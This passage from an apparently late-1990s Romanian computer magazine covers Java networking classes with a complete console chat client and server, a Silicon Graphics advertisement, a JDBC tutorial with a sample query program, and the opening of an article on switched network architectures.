Portul reprezintă poarta fizică pe care comunică două calculatoare între care s-a stabilit o legătură. Evident, pentru o comunicaţie efectivă, cele două calculatoare trebuie să comunice pe acelaşi port. În aplicaţia care urmează, portul comun este setat din program (4444), dar poate fi schimbat de către programator.

În continuare vom prezenta câteva subclase din pachetul java.net pentru facilitarea lucrului cu metodele ce implementează conceptele de reţea.

Clasa java.net.URLConnection

Această clasă este concepută pentru a reprezenta o conexiune activă spre un obiect definit de URL. Prin facilităţile oferite de această clasă se câştigă un control sporit asupra salvării (download) conţinuturilor URL. Metodele cele mai utilizate definite în această clasă sunt:

- **public abstract void connect() throws IOException** - Obiectele URLConnection parcurg 2 faze: în prima fază ele sunt create, apoi sunt conectate.După ce au fost create, şi înainte de a fi conectate, diferite opţiuni pot fi specificate (de exemplu, doInput, UseCaches)
- **public URL getURL()** - Întoarce URL pentru conexiunea curentă.
- **public int getContentLength()** - Întoarce lungimea conţinutului. Dacă aceasta este necunoscută rezultatul va fi -1.
- **public String getContentType()** - Întoarce tipul conţinutului. Dacă acesta este necunoscut rezultatul va fi nul.
- **public long getExpiration()** - Întoarce data de expirare a unui obiect. Dacă aceasta nu este cunoscută, rezultatul este 0.
- **public long getLastModified()** - Metoda întoarce data ultimei modificări pentru obiectul dat. Dacă aceasta dată nu este cunoscută, rezultatul este 0.
- **public Object getContent() throws IOException** - Metoda întoarce obiectul referit de URL. De exemplu, dacă URL referă o imagine, obiectul va fi o instanţiere a clasei Image.Dacă protocolul nu oferă suport pentru conţinut, apare o eroare de tip UnknownServiceException.
- **public String toString()** - Intoarce reprezentarea sub forma de şir de caractere a conexiunii URL.
- **public void serDoInput(boolean doinput)** - conexiune URL-poate fi utilizată pentru input şi/sau output. Se va seta flagul DoInput la valoarea true, dacă se intentionează utilizarea conexiunii URL pentru output, şi la valoarea false altfel. Valoarea implicită este false.

Clasa java.net.ServerSocket

O clasă interesantă prin posibilităţile pe care le oferă programatorilor este clasa java.net.ServerSocket Aceasta clasă implementează operaţiile legate de starea de server a socketului. Fără ea nu s-ar putea scrie aplicaţii de tip client/server în Java.Constructorii acestei clase sunt:

- **public ServerSocket(int port) throws IOException** - Creează un serversocket pe portul specificat. În cazul apariţiei unei erori la deschiderea socketului este captată excepţia IOException.
- **public ServerSocket(int port, int count)throws IOException** - Creează un serversocket pe un port dat cu un timp maxim de ascultare. Se poate conecta pe portul 0 ca anonymous.

Dintre metodele acestei clase amintim pe cele mai importante:

- **public InetAddtress getInetAddress()** - Întoarce adresa la care socketul este conectat.
- **public int getLocalPort()** - Întoarce portul pe care ascultă socketul.
- **public Socket accept() throws IOException** - Acceptă o conexiune. Această metodă va bloca sistemul până când conexiunea va fi realizată efectiv.
- **public void close() throws IOException** - Sistemul închide server socketul. Dacă apare o eroare în timpul închiderii socketului, atunci este captată exceptia IOException.

Exemplu:

Aplicaţia următoare este compusă din 2 programe : un server care asteaptă să fie chemat (ascultă permanent pe un socket) şi un client care face o cerere de conectare la socketul la care aşteaptă serverul. O aplicaţie mai complexă, care permite, de exemplu, conectarea mai multor clienţi la un server (obţinând astfel un chat) nu poate ocoli multithreating-ul. Aplicaţia prezentată este o aplicaţie independentă (nu funcţionează în interiorul unei pagini Web). Am ales această cale deoarece cele mai multe exemple de programe Java sunt applet-uri, neglijându-se astfel importanţa programelor independente. După cunoştinţele mele în acest domeniu, limbajul Java este la fel de puternic ca şi limbajul de inspiraţie C++ având în plus avantajele unei standardizări, a independenţei de maşina pe care rulează (reamintim ca în spatele programelor rulează o maşină virtuală Java) şi a unei simplificări (nu mai cade în sarcina programatorului gestiunea memoriei şi lucrul cu pointeri). Aplicaţia poate fi transformată cu uşurinţă în applet folosindu-se clasa AWT pentru preluarea mesajelor de la tastatura (TextArea) şi suprascriind metodele clasei java.applet.Applet

Pentru un real program de comunicaţie este necesară existenţa unui server care să asculte permanent un socket predefinit şi a unui client care să solicite serverului conectarea la socketul respectiv. Se observă că numărul socketului trebuie cunoscut de client. Acesta va fi o variabilă finală (echivalentul unei declaraţii constante în alte limbaje de programare) în ambele programe.

Preluarea răspunsului de la tastatură va fi realizată de o clasă getanswer. În această clasă răspunsul va fi memorat în Stringul Sanswer. Tot această clasă va face verificarea dacă în răspunsul primit apare sau nu cuvântul cheie bye care va determina ruperea legăturii însoţită de un mesaj de avertizare primit de partener. Această facilitate funcţionează chiar dacă apar spaţii înainte sau după cuvântul cheie bye. Cei doi parteneri de discutii vor comunica pe portul 4444. Acesta poate fi schimbat de programator, cu observaţia că trebuie să fie acelaşi atât în programul server, cât şi în programul client. Serverul va

Codul sursă al aplicației client

```
import java.io.*;
import java.net.*;
import java.util.*;

// aceasta clasa preia raspunsurile de
       la tastatura
class getanswer{
     StringBuffer answer=new String-
          Buffer(30);
    String Sanswer=new String();

     public getanswer(StringBuffer
          answer){
          this.answer=answer;
    }
    public void getAnswer(){
          StringBuffer an=new String-
          Buffer(30);
          char c='>';
          while(c!='\n'){

               try{c=(char)System.in.read()
               ;}
                 catch(IOException e){
                         System.out.print-
               ln("ERROR: I/O error");
                         System.exit(-1);
                 }
                 an.append(c);
          }

          answer.append(an.toString()+
          '\0');
        Sanswer=an.toString();
    }

    public void flushAnswer(){
          this.answer.setLength(0);
    }

    boolean OKbye(String bye){
        if((Sanswer.indexOf(bye)==San-
          swer.lastIndexOf(bye))&&(San
          swer.indexOf(bye)!=-1))
            return true;
          else return false;
    }
}

// clasa principala ce implementeaza
       comportarea clientului
class tclient extends Thread{
    int port;

    public tclient(int port){
        this.port=port;
    }

 // inima threadului
    public void run(){

     try{
        DataInputStream dis;
        DataOutputStream dat;

     // clientul citeste adresa serveru-
             lui la care doreste conectarea
             StringBuffer d=new String-
             Buffer(30);
         d.append("");
         getanswer aa=new getanswer(d);
         System.out.println("type the serv-
             er address: ");
         aa.getAnswer();

             aa.answer.setLength(aa.answe
             r.length()-2);

     //comunicatia este stabilita
                    Socket  socket=new
             Socket(aa.answer.toString(),
             4444);
         aa.flushAnswer();

     // aplicatia primeste mesaj de con-
             firmare din partea serveru-
             lui pentru
     // inceperea transmiterii de mesaje
     dis=new DataInputStream(socket.get-
             InputStream());

     String ear=new String();
     ear=dis.readLine();
     if(ear.indexOf("OK")!=-1){}
     else{
   // serverul a refuzat acceptarea talk-
             ului
        System.out.println("The server is
             refusing the connection");
        socket.close();
        System.exit(-1);
     }

   // daca serverul accepta legatura atun-
             ci utilizatorul client este
             anuntat
      String adresa=socket.getInetAd-
             dress().toString();
         System.out.println("<connected
             to : "+ adresa+" >");

             dat=new DataOutputStream(sock-
             et.getOutputStream());

         String fromServer=new String();

        boolean comunic=true;
        while(comunic){
             System.out.println("<send-
           ing...>");
           aa.getAnswer();
           dat.writeBytes(aa.Sanswer);
           dat.flush();
           if(aa.OKbye("bye"))
           {
              comunic=false;
              System.out.println("<con-
           nection closed>");
              aa.flushAnswer();
           }
           else{
               aa.flushAnswer();
             fromServer=dis.readLine();
           System.out.println("<receive-
           ing...>"+fromServer);
                 if((fromServer.index-
           Of("bye")==fromServer.lastIn
           dexOf("bye"))&&(fromServ-
           er.indexOf("bye")!=-1))
             {
               comunic=false;
              System.out.println("<con-
           nection closed by server>");
             }
           }//else if

         }// while(comunic)

        socket.close();

     }//try
     catch(IOException e){
         System.out.println("<ERROR: the
            server is shut down>");
        System.exit(-1);
     }
     System.exit(-1);
     }// run

}

public class clientThread{
     public static void main(String
         args[]){
      int port=4444;
      tclient TC=new tclient(port);
      TC.start();
}
   }
```

aștepta conectarea unui client într-o buclă infinită while(true) . Pentru a evita o nouă buclă de așteptare am folosit facilitatea instrucțiunii socket=servsosket.accept(); de a bloca sistemul până când aceasta va fi executată. Odată legatura stabilită, serverul va lua cunoștință de identitatea clientului prin aflarea adresei de IP, iar dacă ceva nu-i place la interlocutor poate refuza „convorbirea“. Această întrerupere se va face politicos prin anunțarea clientului ca serverul a rupt legătura. Dacă însă comunicarea este acceptată, serverul trimite un mesaj de confirmare programului client permițând acestuia inițierea schimbului de mesaje. Acest schimb de mesaje va fi efectuat până când serverul introduce „bye“ sau până când serverul primește un „bye“ cazuri în care legătura este întreruptă.

Considerații finale

Prin clasele java.net.* puse la dispoziție de mediul Java, un programator depașește cadrul restrâns al propriului computer, începând interacțiunea cu exteriorul. Limbajul Java este dedicat Internetului. O aplicație Java care functionează doar pentru efecte vizuale interesante ce apar pe pagina vreunui navigator, este fără îndoială o aplicație utilă, dar nu folosește toată puterea acestui limbaj. Aventura începe acolo unde mai multe computere legate într-o rețea (poate fi și un Intranet) încep să colaboreze, să schimbe informații, să învețe unele de la altele. Până acum acest domeniu era dezvoltat prin C, astăzi, prin independența de platformă, prin ușurința programării, Java preia cu succes toate sarcinile „C“-ului atrăgând un număr din ce în ce mai mare de programatori. Punctul slab al limbajului , viteza redusă de rulare a mașinii virtuale Java, este pe cale de a fi înlaturat prin crearea de cipuri speciale Java. Concluzionând putem spune că, deși la noi în țară, din cauza lipsei infrastructurii informatice , limbajul Java pătrunde și se dezvoltă mai greu, programatorii care îndrăgesc acest limbaj au toate motivele să fie optimiști, deoarece marile firme soft (Sun, Microsoft, Oracle, IBM, s.a.) susțin acest limbaj.■

Pelin Nicoleta-Corina și Pelin Cristian-Florentin sunt cercetători la Institutul pentru Tehnica de Calcul București și pot fi contactați la adresele de e-mail: nicoleta@itcgate.itc.ro și cristi@itcgate.itc.ro

Codul sursă al aplicației server

```
import java.net.*;
import java.util.*;
import java.io.*;

// aceasta clasa preia introducerile
       de la tastatura
class getanswer{
  StringBuffer answer=new String-
       Buffer(30);
  String Sanswer=new String();

  public   getanswer(StringBuffer
       answer){
    this.answer=answer;
  }
  public void getAnswer(){
    StringBuffer   an=new   String-
       Buffer(30);
    char c='>';
    while(c!='\n'){
      try{c=(char)System.in.read();}
      catch(IOException e){
         System.out.println("<ERROR:
         I/O error>");
                 System.exit(-1);
         }
      an.append(c);
    }

         answer.append(an.toString()+
         '\0');
    Sanswer=an.toString();
  }

  public void flushAnswer(){
    this.answer.setLength(0);
  }

  boolean OKbye(String bye){
if((Sanswer.indexOf(bye)==Sanswer.las
       tIndexOf(bye))&&(Sanswer.ind
       exOf(bye)!=-1))
      return true;
    else return false;
  }
}

// clasa principala ce implementeaza
       comportamentul serverului
class tserver extends Thread{

  public Socket socket;
  public int port=4444;
  public int timeoutsecs=6000;

  private  ServerSocket servsocket;

// constructorul clasei prin care pot
       fi setati parametrii serveru-
       lui
// (timpul de stingere al serverului
       daca nu a fost conectat, por-
       tul de comunicare,
//    socket-ul pe care are loc comuni-
       carea)
  public tserver(int timeoutsecs, int
       port, Socket socket)
  {
    try{
      servsocket               =new
         ServerSocket(port,timeout-
         secs);}
    catch(IOException e){
      System.out.println("<ERROR: mem-
         ory alocation error>");
      System.exit(-1);
    }
    this.timeoutsecs=timeoutsecs;
    this.port=port;
    this.socket=socket;
  }
  public  tserver(int timeoutsecs, int
       port)
  {
    try{
      servsocket               =new
         ServerSocket(port,timeout-
         secs);}
    catch(IOException e){
      System.out.println("<ERROR: mem-
         ory alocation error>");
      System.exit(-1);
    }
    this.timeoutsecs=timeoutsecs;
    this.port=port;
  }

// inima thread-ului, metoda care par-
       ticularizeaza functionarea
       firului de executie
// conform propriei noastre dorinte
  public void run()
  {
    try {
    while (true){

// pentru a oferi putina atractivi-
       tate, sistemul afiseaza tim-
       pul local la care serverul
// a fost pornit
     Date timp=new Date();
       System.out.println("Welcome
       back! Local time is: "+timp);
       String local=new String();
       StringBuffer   d=new   String-
         Buffer(30);
       d.append(" ");

       boolean accept=false;
       while(!accept){
       System.out.println("<connect-
         ing...>");

       socket=servsocket.accept();
// aflarea adresei clientului care
         solicita legatura

         local=socket.getInetAd-
         dress().toString();

       System.out.println("<Do    you
         accept   connection   with
         "+local+" (yes/no)?>");
       getanswer ac=new getanswer(d);
       ac.getAnswer();
       if (ac.OKbye("yes")) {
// daca utilizatorul care ruleaza
         serverul accepta legatura
         atunci aplicatia server
// trimite o confirmare aplicatiei
         client prin care aceasta este
         autorizata sa inceapa
// sa comunice
         DataOutputStream   ack=new
         DataOutputStream(socket.getO
         utputStream());
         ack.writeBytes("OK"+"\n");
         accept=true;

       }
       else{
// daca utilizatorul nu accepta legatu-
         ra atunci se trimite apli-
         catiei client un mesaj de
         refuz
       DataOutputStream ack=new DataOut-
         putStream(socket.getOutput-
         Stream());
         ack.writeBytes("NO"+"\n");
       }

     }// while(accept)
// daca legatura a fost initiata uti-
         lizatorul   server   poate
         cunoaste adresa clientului
// cu care schimba mesaje
     getanswer aa=new getanswer(d);
       System.out.println("<connected
         by: "+local+" >");

     DataOutputStream out;
       out=new DataOutputStream(sock-
         et.getOutputStream());

       DataInputStream in;
         in= new DataInputStream(sock-
         et.getInputStream());
// preluarea mesajului din partea uti-
         lizatorului client
       String reply=new String();
       boolean comunic=true;
       while(comunic){
       reply=in.readLine();

       System.out.println("<receive-
         ing...>"+reply);
// se verifica daca mesajul clientului
         contine cuvantul cheie bye
if((reply.indexOf("bye")==reply.lastI
         ndexOf("bye"))&&(reply.index
         Of("bye")!=-1)){
       comunic=false;
       System.out.println("<connection
         closed by client>");
     }
       else{
     System.out.println("<send-
         ing...>");
     aa.getAnswer();

       out.writeBytes(aa.Sanswer);
       out.flush();
// se verifica daca in mesajul trimis
         de utilizatorul server apare
         cuvantul cheie bye
     if (aa.OKbye("bye")){
       aa.flushAnswer();
       comunic=false;
     }
     aa.flushAnswer();
     }//if else
     } //while comunic
// daca dintr-un motiv sau altul a fost
         inchisa conexiunea se inchide
         socket-ul
   socket.close();
     }//while(true)
     }//try
     catch(IOException e){
       System.out.println("<ERROR>");
       System.exit(-1);
     }
   }
}

public class serverThread {
// aplicatia este de tipul stand allone,
         deci se va lansa din linia de
         comanda
   public static void main(String a[])
         throws IOException{
     tserver TS=new tserver(6000,4444);
     TS.start();

   }
}
```

Noua denumire a societății **SIROM GRAPHICS COMPUTERS S.A.** este:

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics Computer Systems
CRAY RESEARCH
Authorised Distributor



Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...



Dumneavoastră puteți s-o cumpărați !

Silicon Graphics O^2

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17” Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System



Atât de multă **putere** față de un biet PC!

Soluții complete pentru:

MATRA DATAVISION — Proiectare asistată, inginerie asistată

WebFORCE Powered by SiliconGraphics Computer Systems — World Wide Web authoring & serving

Alias wavefront — A SiliconGraphics Company; DISCREET LOGIC — Computer Graphics

GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

Java și baze de date

JDBC – o interfață standard la baze de date.

De Pito Peter și Stelian Vultur

Cuvântul de ordine al zilelor noastre în informatică este, fără îndoială, "Java". Despre baze de date s-a scris mult și se vor mai scrie încă multe. Atât Java, cât și bazele de date sunt domenii importante ale informaticii. În acest articol încercăm să arătăm cum am putea să combinăm Java și bazele de date.

JDBC (*Java DataBase Connectivity*) este o interfață standard SQL de acces la baze de date. Acesta ne furnizează un acces uniform la baze de date relaționale. JDBC este constituit dintr-un set de clase și interfețe scrise în Java, furnizând un API standard pentru proiectanții de aplicații baze de date. Acest lucru face posibilă scrierea aplicațiilor de baze de date folosind un API Java pur.

Folosind JDBC este ușor să transmitem secvențe SQL către baze de date relaționale. Cu alte cuvinte, nu este necesar să scriem un program pentru a accesa o bază de date Oracle, alt program pentru a accesa o bază de date Sybase și așa mai departe. Este de ajuns să scriem un singur program folosind API-ul JDBC și acesta va fi capabil să trimită secvențe SQL bazei de date dorite. Bineînțeles, scriind codul sursă în Java, ne este asigurată portabilitatea programului. Deci, iată două motive puternice care fac combinația Java - JDBC demnă de luat în seamă. Scrii un program o dată și acesta rulează peste tot.

Fiind robust, sigur, ușor de folosit, ușor de înțeles, Java este un excelent limbaj pentru a dezvolta aplicații de baze de date. Tot ceea ce-i lipsește este modalitatea prin care aplicațiile Java pot comunica cu bazele de date. Aici vine însă JDBC-ul care oferă acest mecanism.


Ce face JDBC-ul? În linii mari JDBC face trei lucruri:


- stabilește o conexiune cu o bază de date;
- trimite secvențe SQL;
- prelucrează rezultatele.

Nivel jos și nivel înalt

JDBC-ul este o interfață "low-level", adică este folosit pentru a executa direct comenzi SQL. El lucrează foarte bine în această postură și este mai ușor de folosit decât alte API-uri pentru conexiunea bazelor de date, dar totodată a fost proiectat astfel încât să fie baza pe care să poți construi interfețe și unelte de nivel mai ridicat. Până la ora actuală există două tipuri mai importante de API-uri JDBC:

1. Un preprocesor SQL încapsulat pentru Java. SGBD-urile relaționale implementează SQL, un limbaj specific folosit cu bazele de date. JDBC necesită ca secvențele SQL să fie trimise metodelor Java sub formă de șiruri de caractere. Un preprocesor SQL încapsulat permite folosirea secvențelor mixte SQL direct din Java. De exemplu, o variabilă Java poate fi folosită într-o secvență SQL pentru a primi sau furniza valori SQL. Preprocesorul Java încapsulat transformă apoi această mixtură Java/SQL în apeluri JDBC.





2. O mapare directă a tabelelor bazei de date relaționale în clase Java. În această mapare, fiecare articol al tabelei devine o instanță a unei clase și fiecare câmp corespunde unui atribut al instanței respective. În acest fel se poate opera direct cu obiecte Java.

JDBC și ODBC

În acest moment, ODBC-ul Microsoft-ului este probabil cea mai folosită interfață pentru a accesa baze de date relaționale, oferind posibilitatea de a utiliza aproape orice fel de bază de date, de pe aproape orice platformă. Întrebarea care apare imediat: de ce nu utilizăm pur și simplu ODBC din Java? Răspunsul este că se poate folosi ODBC în Java, dar cel mai bine este să utilizăm JDBC sub forma combinației JDBC-ODBC, care va fi implementată în scurt timp. O altă întrebare apare: de ce avem nevoie de JDBC? Iată câteva răspunsuri:

1. ODBC nu este potrivit pentru a fi utilizat direct din Java pentru că folosește o interfață C, iar apelurile din Java către codul nativ C pot provoca unele probleme, ca de exemplu cele legate de portabilitate și securitate.
2. O transpunere literală a codului sursă C al ODBC-ului în Java nu este de dorit pentru că, de exemplu, Java nu are pointeri, în timp ce sursa ODBC-ului se folosește foarte mult de ei, inclusiv de cunoscutul pointer "void *". Însă JDBC-ul poate fi văzut ca o traducere a ODBC-ului într-o interfață orientată obiect.
3. ODBC este mai greu de învățat, deoarece amestecă laolaltă construcțiile simple cu cele avansate și are opțiuni complexe chiar și pentru interogări simple. În schimb, JDBC-ul a fost proiectat astfel încât să nu complice lucrurile simple, dar să ofere și tehnici avansate acolo unde este nevoie de ele.
4. Folosirea JDBC-ului oferă o soluție pură Java. Codul este în acest caz portabil și oferă securitate pe toate platformele, de la calculatoarele de rețea la mainframe-uri.

Deci JDBC-ul este o interfață Java naturală către facilitățile de bază din SQL. Însă JDBC-ul se bazează pe ODBC, astfel că programatorii familiarizați cu ODBC vor găsi învățarea JDBC-ului foarte ușoară.

Două sau trei niveluri

În modelul cu două niveluri (*two-tier*), un aplet sau o aplicație Java lucrează direct cu baza de date. În acest caz este necesar un driver JDBC care comunică cu SGBD-ul particular al bazei respective. Cererea SQL este trimisă bazei de date iar rezultatul este înapoiat utilizatorului, baza de date putându-se afla pe altă mașină la care utilizatorul este conectat printr-o rețea. Acest model este similar modelului client/server (vezi figura *Modelul cu două niveluri*).

În modelul cu trei niveluri (*three-tier*), interogările se trimit către un nivel intermediar (numit și server de aplicație), care retrimite cererea SQL către serverul bazei de

date. Acesta o prelucrează şi trimite rezultatul către nivelul de mijloc, care îl transmite mai departe către utilizator. În acest caz, utilizatorul poate utiliza un API de nivel înalt, mai simplu de folosit, care transpune cererile într-un nivel mai jos, înţeles de serverul bazei de date (vezi figura *Modelul cu trei niveluri*).

Până acum nivelul de mijloc era scris în general în C sau C++, limbaje care oferă performanţe ridicate. Oricum, cu compilatoarele care traduc codul Java în cod specific maşinii, a devenit practic să se implementeze modelul cu trei nivele în Java. Acesta este un atu important, deoarece profită de calităţile Java în ceea ce priveşte robusteţea şi securitatea.

Concordanţa SQL

SQL-ul este un limbaj standard pentru accesarea bazelor de date relaţionale. Aproape toate SGBD-urile folosesc pentru funcţionalitatea de bază o formă de SQL, însă există diferenţe de la un SGBD la altul în ceea ce priveşte alinierea dialectului SQL specific la standardul limbajului, mai ales pentru facilităţile mai avansate. Până ce aceste probleme se vor rezolva, API-ul JDBC trebuie să suporte SQL-ul aşa cum este.

Să vedem însă cum se descurcă JDBC-ul cu această problemă a concordanţei SQL.

O modalitate pe care API-ul JDBC ne-o oferă este că ne permite să trimitem orice secvenţă SQL unui anumit SGBD. Prin aceasta suntem liberi să folosim la maxim posibilităţile SQL-ului, dar există riscul ca SGBD-ul să nu înţeleagă sintaxa şi să returneze eroare.

O a doua posibilitate pe care JDBC-ul o oferă este de a folosi aşa-numitele "clauze escape", în stilul clauzelor *escape* ODBC. Această metodă rezolvă o parte din divergenţele datorate implementării SQL-ului.

A treia posibilitate este recomandată pentru aplicaţii complexe. JDBC-ul furnizează informaţii despre SGBD prin interfaţa `DatabaseMetaData`, astfel încât aplicaţiile se pot adapta în funcţie de necesităţile şi posibilităţile fiecărui SGBD.

Produse JDBC

Să vedem acum câteva produse JDBC. JavaSoft furnizează JDBC-ul cu trei componente, toate incluse în JDK:

- JDBC driver manager;
- JDBC driver test;
- JDBC-ODBC bridge

JDBC driver manager este coloana vertebrală a arhitecturii JDBC. Este destul de mic şi simplu; funcţia de bază este de a conecta aplicaţia Java cu driverul JDBC potrivit. *JDBC driver* test ne încredinţează că driverul JDBC va rula programul nostru. În fine, combinaţia JDBC-ODBC permite driverelor ODBC să fie folosite ca drivere JDBC.

Practica...

În exemplul din caseta alăturată este prezentat un program Java care realizează o conexiune la un driver JDBC, căruia i se furnizează o secvenţă select şi se afişează rezultatul (în acest caz, toate articolele tabelei). ■

Pito Peter şi Stelian Vultur sunt studenţi la Universitatea Petru Maior din Târgu-Mureş şi pot fi contactaţi la adresele **ppito@agora.ro** *şi* **svultur@uttgm.ro.**

Un exemplu

```
import java.net.URL;
import java.sql.*;

class SimpleSelect {
public static void main (String args[]){
   String url  = "jdbc:odbc:my-dsn";
   String query = "SELECT * FROM
        myTable";
   try {
      // încărcarea driverului de legă-
      // tură jdbc-odbc

Class.forName ("sun.jdbc.odbc.JdbcOdbc
      Driver");
      DriverManager.setLogStream(Sys
        tem.out);

      // încercare de conectare la un
      // driver

Connection con = DriverManager.getCon
      nection (url, "my-user", "my-
      passwd");

      // afisarea unor informatii despre
      // conexiune

DatabaseMetaData dma = con.getMetaData
      ();
      System.out.println("\nConnected
        to " + dma.getURL());
      System.out.println("Driver     "
        + dma.getDriverName());
      System.out.println("Version    "
        + dma.getDriverVersion());
      System.out.println("");

      // creare secvente SQL

      Statement stmt = con.createState
        ment ();
      ResultSet rs = stmt.executeQuery
        (query);
      dispResultSet (rs);
      rs.close();
      stmt.close();
      con.close();
   }
   catch (SQLException ex) {
   System.out.println ("\n*** SQLExcep
        tion: ***\n");
   while (ex != null) {
      System.out.println ("SQLState: "
        + ex.getSQLState ());
      System.out.println ("Message: " +
        ex.getMessage ());
      System.out.println ("Vendor:  " +
        ex.getErrorCode ());
      ex = ex.getNextException ();
      System.out.println ("");
      }
   }
   catch (java.lang.Exception ex) {
      ex.printStackTrace ();
   }
}

// metoda dispResultSet afiseaza toate
// articolele unui obiect ResultSet

private static void dispResultSet
      (ResultSet rs)
throws SQLException {

   int i;
   ResultSetMetaData rsmd = rs.getMeta
        Data ();
   int numCols = rsmd.getColumnCount ();
   for (i=1; i<=numCols; i++) {
      if (i > 1) System.out.print(",");
      System.out.print(rsmd.getColumn
        Label(i));
   }
   System.out.println("");
   boolean more = rs.next ();
   while (more) {
      for (i=1; i<=numCols; i++) {
        if (i > 1) System.out.print(",");
        System.out.print(rs.get
          String(i));
      }
      System.out.println("");
      more = rs.next ();
   }
}
}
```

Fundamente ale comutării

De Daniel Moldovan

Rețelele de calculatoare reprezintă în prezent suportul principal pentru realizarea comunicațiilor în majoritatea organizațiilor moderne. Evoluția continuă, schimbarea practicilor în afaceri și noile aplicații forțează însă limitele tehnologiei către noi performanțe, grade de flexibilitate și fiabilitate. Astfel, soluțiile viitorului vor permite disponibilizarea unei lățimi de bandă mai mari, un trafic multimedia și o administrare simplificată a rețelei.

Tehnologia comutației va fi cea care va aborda noile cerințe, mărind durata de viață a rețelelor existente în timp ce va permite apariția noilor arhitecturi. Ea va fi cea care va oferi funcții de scalabilitate și flexibilitate necesare pentru interconectarea rețelelor în secolul următor.

Acest articol se dorește a fi o introducere în domeniul interconectării rețelelor prin comutatoare (switched internetworking) oferind o imagine de ansamblu asupra modului în care au evoluat rețelele și asupra viitorului acestora.

Arhitecturi actuale de interconectare a rețelelor


Lucrul în rețea este dominat în prezent de trei arhitecturi de bază. Astfel, rețelele LAN bazate pe coloane distribuite (distributed backbones) sunt preferate pentru conexiunile dintre clădiri. Coloanele comprimate (collapsed backbones), grupate în jurul ruterelor de înaltă performanță sunt răspândite în interiorul clădirilor, iar rețelele reticulare hibride și cele distribuite în stea sunt comune pentru zonele extinse.

Aceste arhitecturi, dezvoltate în jurul modelului tradițional al procesării bazate pe LAN, sunt destinate să asigure un transport eficient pentru aplicațiile client / server. Dar la fel ca și în cazul unităților de rețea tradiționale (hub-uri pentru medii partajate, punți, rutere), prosperitatea a generat o creștere a utilizării și aplicații noi, care la rândul lor au cerut mai mult decât pot furniza arhitecturile actuale. În continuare voi face o trecere în revistă a arhitecturilor de interconectare actuale, după care voi prezenta noile arhitecturi și blocuri constructive.

Coloane distribuite

Într-o arhitectură de coloane distribuite, hub-urile de medii partajate consolidează cablarea orizontală de pe fiecare palier, în timp ce coloana LAN realizată cu rutere conectează etajele. Coloana poate folosi aceeași metodă de acces ca și cea folosită de rețelele LAN de palier (spre exemplu 10 Mbps) sau poate folosi o soluție mult mai rapidă, cum ar fi 100 Mbps FDDI. Din moment ce fiecare segment LAN este considerat o subrețea separată, iar pachetele care traversează segmentele trebuie să traverseze cel puțin un ruter, serverele sunt răspândite prin toată rețeaua astfel încât ele se pot atașa acelorași segmente ca și utilizatorii lor primari, evitând astfel introducerea unor întârzieri din partea ruterelor.

Disponibilitatea reprezintă beneficiul primar al coloanelor distribuite. Din moment ce există mai multe rutere, căderea unui singur ruter va afecta doar segmentele LAN atașate. Pe de altă parte, rutere multiple pot genera probleme de performanță și administrare. Clienții care accesează un server situat pe un segment diferit vor fi nevoiți să traverseze două rutere, ceea ce va genera o întârziere. Pentru că ruterele și serverele sunt răspândite în toată clădirea, configurarea și întreținerea poate fi un mare consumator de timp și bani.



Forțele schimbării.

